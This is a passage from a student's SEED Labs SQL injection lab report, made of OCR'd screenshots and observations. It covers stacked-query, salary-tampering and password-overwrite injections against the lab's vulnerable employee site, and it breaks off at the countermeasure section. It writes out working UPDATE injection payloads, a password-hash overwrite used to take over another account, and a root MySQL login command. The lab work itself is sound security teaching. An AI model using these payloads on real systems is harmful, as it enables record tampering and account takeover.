32111111</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>9
9999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><
/tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>
```

Observation: The screenshot above shows the same attack being performed through the terminal using the curl command. Special characters are encoded and the attack is successful as the information in the admin’s login is printed. The curl command sends an HTTP GET request to the web application, with two parameters (username and Password) attached. The password is left empty while the username is the admin.


Task 2.3 Append a new SQL statement:


VM1 [Running] - Oracle VM VirtualBox
SQLi Lab - Mozilla Firefox
12:39 PM
SQLi Lab
www.seedlabsqlinjection.cc
70%
Home
Edit Profile
Logout

Admin's Profile Edit

NickName	E name='Ted';#
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Save



```
There was an error running the query [You have an error in your SQL syntax; check the
manual that corresponds to your MySQL server version for the right syntax to use near
'DELETE FROM credential WHERE name='Ted';#' and
Password='da39a3ee5e6b4b0d3255bfe' at line 3]\n
```


Observation: The screenshot above shows that when a delete command is injected through the login page, the attack is not successful and the message shown above is printed. This is due to a countermeasure present in MySQL that does not allow many statements from being executed from PHP. Thus, when the code ' or 1=1; DELETE FROM credential WHERE name='Ted';# is injected, the countermeasure prevents the attack.

Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary:

Command used :

',salary='1234567' where EID='10000';#



VM1 [Running] - Oracle VM VirtualBox

SQLi Lab

www.seedlabsqlinjection.co


Home Edit Profile Logout

CDiya's Profile Edit

NickName	',salary='12345
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Save

Observation: The screenshot above shows the logging into CDiya account to change the salary using SQL injection. The command ',salary='1234567' where EID='10000';# is entered in the EDIT Page. EID =10000 corresponds to CDiya's EID. The # comments out the rest of the input fields.



SQLi Lab


www.seedlabsqlinjection.com

Home Edit Profile Logout

CDiya Profile

Key	Value
Employee ID	10000
Salary	1234567
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone	

Observation: The screenshot above shows that the salary has been modified to 1234567 as entered in the previous SQL command. Thus,the vulnerability has been exploited and the attack was successful as CDiya's salary has been changed.




```
mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SELECT * FROM credential WHERE name ='CDiya';
+----+-------+-------+---------+-------+----------+-------------+---------+-------+-------
---+------------------------------------------+
| ID | Name  | EID   | Salary  | birth | SSN      | PhoneNumber | Address | Email | NickNa
me | Password                                 |
+----+-------+-------+---------+-------+----------+-------------+---------+-------+-------
---+------------------------------------------+
|  1 | CDiya | 10000 | 1234567 | 9/20  | 10211002 |             |         |       |
   | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+---------+-------+----------+-------------+---------+-------+-------
---+------------------------------------------+
1 row in set (0.00 sec)

mysql>
```

Observation: The screenshot above shows that on checking the CDiya record from the terminal, the salary has been changed due to the SQL injection.

Task 3.2: Modify other people's(Vidisha's) salary

Vidisha: boss

Command : ',salary='1' where EID='20000



CDiya's Profile Edit

NickName ',salary='1' whe


Email

Address

Phone Number

Password

Observation: The screenshot above shows the logging into CDiya account to change the salary of Vidisha using SQL injection. The command ',salary='1' where EID='20000';# is entered in the EDIT Page. EID =20000 corresponds to Vidisha's EID. The # comments out the rest of the input fields.




User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Nu
CDiya	10000	1234567	9/20	10211002				
Vidisha	20000	1	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Observation: The screenshot above shows that Vidisha's salary has been modified to 1 as entered in the previous SQL command. Thus, the vulnerability has been exploited and the attack was successful as Vidisha's salary has been changed.


Task 3.3: Modify other people'(Vidisha's) password:

Command used:
',Password='181eff1437f5ede0806e594d067fd55c91ba6ff4' where Name='Vidisha';#



```
[11/07/20]seed@CDiya_PES1201700246:~$ echo -n "vidishapwd" | openssl sha1
(stdin)= 181eff1437f5ede0806e594d067fd55c91ba6ff4
[11/07/20]seed@CDiya_PES1201700246:~$ 
```

Observation: The screenshot above shows the SHA1 code for a new password is found. The new password is "vidishapwd" and the corresponding SHA1 code(181eff1437f5ede0806e594d067fd55c91ba6ff4)is found.


SQLi Lab

www.seedlabsqlinjection.com

Home Edit Profile Logout


CDiya's Profile Edit

NickName	ıme='Vidisha';#
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Save

Observation: The screenshot above shows the logging into CDiya's account to change Vidisha's password. The command ',Password='181eff1437f5ede0806e594d067fd55c91ba6ff4' where Name='Vidisha';# is entered to exploit the vulnerability and change someone else's password. The hashed code for the new password("vidishapwd") is given

Log into Vidisha's account after changing the password


VM1 [Running] - Oracle VM VirtualBox

SQLi Lab

www.seedlabsqlinjection.com


Employee Profile Login

USERNAME	Vidisha
PASSWORD	•••••••••••

Login

Copyright © SEED LABs


Observation: The screenshot above shows the logging into Vidisha's account using the new password.



Vidisha Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	


Observation: The screenshot above shows that the attack was successful as the log into Vidisha's account was successful after changing her password without admin rights. This is due to the exploitation of the vulnerable website using SQL injection .
In conclusion, CDiya's account EDIT Page was used to change Vidisha's password and the attack was successful as the password changes.



```
[11/07/20]seed@CDiya_PES1201700246:~$ echo -n "vidishapwd" | openssl sha1
(stdin)= 181eff1437f5ede0806e594d067fd55c91ba6ff4
[11/07/20]seed@CDiya_PES1201700246:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 77
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SELECT * FROM credential WHERE name ='Vidisha';
+----+---------+-------+--------+-------+----------+-------------+---------+-------+------
----+------------------------------------------+
| ID | Name    | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickN
ame | Password                                 |
+----+---------+-------+--------+-------+----------+-------------+---------+-------+------
----+------------------------------------------+
|  2 | Vidisha | 20000 |      1 | 4/20  | 10213352 |             |         |       |
    | 181eff1437f5ede0806e594d067fd55c91ba6ff4 |
+----+---------+-------+--------+-------+----------+-------------+---------+-------+------
----+------------------------------------------+
1 row in set (0.01 sec)

mysql> 
```


Observation: The screenshot above shows the reconfirmation of the changed password through the SQL terminal command to show Vidisha record details.

Task 4: Countermeasure — Prepared Statement:



